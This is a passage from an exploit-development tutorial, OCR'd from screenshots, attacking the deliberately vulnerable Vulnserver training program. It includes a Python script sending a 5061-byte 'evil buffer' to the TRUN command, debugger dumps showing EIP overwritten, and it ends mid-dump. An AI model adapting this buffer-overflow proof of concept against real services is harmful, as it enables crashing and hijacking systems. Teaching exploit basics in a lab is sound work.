
| Name | Size | Modified |
|---|---|---|
| Desktop | | 18:28 |
| Downloads | | 12/18/2013 |
| veil-output | | 11/13/2013 |
| 1.txt | 1004 bytes | 19:20 |
| poc.py | 761 bytes | 21:33 |
| poc.py.save | 717 bytes | 21:34 |

**Now count the number of bytes that caused the crash, for this purpose I used wc command built into the linux, the "-m" switch counts the number of bytes.**




```
root@kali:~# wc -m fuzzbytes
5061 fuzzbytes
root@kali:~# 
```

**So now we know that somewhere around 5000 bytes the server crashed. I wrote a simple python script to replicate the same crash.**




```
root@kali: ~
  GNU nano 2.2.6                File: fuzz.py                         Modified

#!/usr/bin/python
import socket

buffer="A"*5061
print "Send Evil Buffer"
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect(('192.168.91.133',9999)) # hardcoded IP address
s.recv(1024)
s.send("TRUN /.:/" +buffer+ '\r\n') # evil buffer
s.close()

Save modified buffer (ANSWERING "No" WILL DESTROY CHANGES) ?
 Y Yes
 N No           ^C Cancel
```

**Since my python script was not executing directly i had to change the file permissions and then execute the script.**



```
root@kali: ~
root@kali:~# nano fuzz.py
root@kali:~# chmod 755 fuzz.py
root@kali:~# ./fuzz.py
Send Evil Buffer
root@kali:~#
```

**The script successfully crashed the server.**



```
C:\vulnserver\vulnserver.exe
Starting vulnserver version 1.00
Called essential function dll version 1.00

This is vulnera
Do not allow ac

Waiting for cli
Received a clie
Waiting for cli
```

vulnserver.exe


**vulnserver.exe has encountered a problem and needs to close. We are sorry for the inconvenience.**

If you were in the middle of something, the information you were working on might be lost.


**Please tell Microsoft about this problem.**
We have created an error report that you can send to us. We will treat this report as confidential and anonymous.

To see what data this error report contains, click here.

**Now open the vulnserver in debugger.**




```
Open                                                            F3
Attach
Exit                                                            Alt+X
1 C:\Users\owais\Desktop\Crack This (2).exe                     Ctrl+F2
2 C:\Users\owais\Desktop\Crack This.exe
3 D:\hexedit\XVI32.exe
4 C:\Program Files\BreakPoint Software\Hex Workshop v6\HWorks32.exe
5 C:\Documents and Settings\owais\Desktop\server.exe
```




Select process to attach

```
Process   Name      Window                      Path
00000120  cmd       C:\WINDOWS\system32\cmd.exe C:\WINDOWS\system32\cmd.exe
00000220  smss                                  \SystemRoot\System32\smss.exe
00000250  csrss                                 \??\C:\WINDOWS\system32\csrss.exe
00000268  winlogon                              \??\C:\WINDOWS\system32\winlogon.exe
00000294  services                              C:\WINDOWS\system32\services.exe
000002A0  lsass                                 C:\WINDOWS\system32\lsass.exe
0000033C  svchost                               C:\WINDOWS\system32\svchost.exe
0000037C  svchost                               C:\WINDOWS\system32\svchost.exe
000003A0  alg                                   C:\WINDOWS\System32\alg.exe
000003D8  svchost                               C:\WINDOWS\System32\svchost.exe
00000418  svchost                               C:\WINDOWS\system32\svchost.exe
00000478  svchost                               C:\WINDOWS\system32\svchost.exe
0000053C  wscntfy                               C:\WINDOWS\system32\wscntfy.exe
000005B4  Explorer  SysFader                    C:\WINDOWS\Explorer.EXE
000005DC  spoolsv                               C:\WINDOWS\system32\spoolsv.exe
000007DC  vulnserv  C:\vulnserver\vulnserver.e  C:\vulnserver\vulnserver.exe
```




```
OllyDbg - vulnserver.exe - [CPU - main thread, module vulnserv]

00401130  $ 55              PUSH EBP
00401131  . 89E5            MOV EBP,ESP
00401133  . 83EC 18         SUB ESP,18
00401136  . C70424 0100000  MOV DWORD PTR SS:[ESP],1
0040113D  . FF15 6C614000   CALL DWORD PTR DS:[<&msvcrt.__set_app_t   msvcrt.__set_app_type
00401143  . E8 D8FEFFFF     CALL vulnserv.00401020
00401148  . 90              NOP
00401149  . 8DB426 0000000  LEA ESI,DWORD PTR DS:[ESI]
00401150  . 55              PUSH EBP
00401151  . 89E5            MOV EBP,ESP
00401153  . 53              PUSH EBX
00401154  . 83EC 14         SUB ESP,14
00401157  . 8B45 08         MOV EAX,DWORD PTR SS:[EBP+8]
0040115A  . 8B00            MOV EAX,DWORD PTR DS:[EAX]
0040115C  . 8B00            MOV EAX,DWORD PTR DS:[EAX]
0040115E  . 3D 910000C0     CMP EAX,C0000091
00401163  .v77 3B           JA SHORT vulnserv.004011A0
00401165  . 3D 8D0000C0     CMP EAX,C000008D
0040116A  .v72 4B           JB SHORT vulnserv.004011B7
0040116C  > BB 01000000     MOV EBX,1
00401171  > C74424 04 0000  MOV DWORD PTR SS:[ESP+4],0
00401179  . C70424 0800000  MOV DWORD PTR SS:[ESP],8
00401180  . E8 231C0000     CALL <JMP.&msvcrt.signal>                 signal
00401185  . 83F8 01         CMP EAX,1
00401188  .v0F84 FF000000   JE vulnserv.0040128D
0040118E  . 85C0            TEST EAX,EAX
00401190  .v0F85 AA000000   JNZ vulnserv.00401240
00401196  > 31C0            XOR EAX,EAX
00401198  > 83C4 14         ADD ESP,14
0040119B  . 5B              POP EBX
0040119C  . 5D              POP EBP
0040119D  . C2 0400         RETN 4
004011A0  > 3D 940000C0     CMP EAX,C0000094
004011A5  .v74 59           JE SHORT vulnserv.00401200
004011A7  . 3D 960000C0     CMP EAX,C0000096
004011AC  .v74 1B           JE SHORT vulnserv.004011C9
004011AE  . 3D 930000C0     CMP EAX,C0000093
004011B3  .^75 E1           JNZ SHORT vulnserv.00401196
004011B5  .^EB B5           JMP SHORT vulnserv.0040116C
004011B7  > 3D 050000C0     CMP EAX,C0000005
004011BC  . 8D7426 00       LEA ESI,DWORD PTR DS:[ESI]
004011C0  .v74 45           JE SHORT vulnserv.00401207

Registers (FPU)
EAX 00000000
ECX 00970000
EDX 7C90EB94 ntdll.KiFastSystemCa
EBX 00000000
ESP 0022F3AC
EBP 0022F4A0
ESI 00000000
EDI 00000000

EIP 7C90EB94 ntdll.KiFastSystemCa

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 1  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_NO_TOKEN (0000
EFL 00000296 (NO,NB,NE,A,S,PE,L,LE

ST0 empty -UNORM BDEC 01050104 000
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
               3 2 1 0      E S P
FST 0000  Cond 0 0 0 0  Err 0 0 0
FCW 037F  Prec NEAR,64  Mask    1

Address   Hex dump                  ASCII
00403000  FF FF FF FF 00 40 00 00       @

0022FFC4  7C816D4F  RETUR
0022FFC8  7C910738  ntdll

Module C:\WINDOWS\system32\USER32.dll                    Running
```

**Resend the exploit code**




```
root@kali:~# ./fuzz.py
Send Evil Buffer
root@kali:~# 
```

**Notice that the ESP and EIP contains A(s).**




```
OllyDbg - vulnserver.exe - [CPU - thread 00000598]

Registers (FPU)
EAX 00B6F22C ASCII "TRUN /.:/AAAA
ECX 003D69F4
EDX 00000000
EBX 0000007C
ESP 00B6FA0C ASCII "AAAAAAAAAAAAA
EBP 41414141
ESI 002486A0
EDI 0024BCE0

EIP 41414141

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,

ST0 empty 0.0
ST1 empty +UNORM 23AC 00000000 000
ST2 empty +UNORM 2D17 0022FC64 000
ST3 empty +UNORM 2D75 77C5FCA0 7C9
ST4 empty 0.0
ST5 empty 0.0
ST6 empty -UNORM FCA0 00000000 000
ST7 empty +UNORM 0037 00000000 000
               3 2 1 0      E S P
FST 0000  Cond 0 0 0 0  Err 0 0 0
FCW 027F  Prec NEAR,53  Mask    1

Address   Hex dump                  ASCII
00403000  FF FF FF FF 00 40 00 00       @

00B6FA0C  41414141
00B6FA10  41414141

Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass exception to program     Paused
```

**The eip was overwritten by four A(s).**




```
OllyDbg - vulnserver.exe - [CPU - thread 00000598]

Registers (FPU)
EAX 00B6F22C ASCII "TRUN /.:/AAAA
ECX 003D69F4
EDX 00000000
EBX 0000007C
ESP 00B6FA0C ASCII "AAAAAAAAAAAAA
EBP 41414141
ESI 002406A0
EDI 0024BCE0
EIP 41414141
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,
ST0 empty 0.0
ST1 empty +UNORM 23AC 00000000 00
ST2 empty +UNORM 2017 0022FC64 00
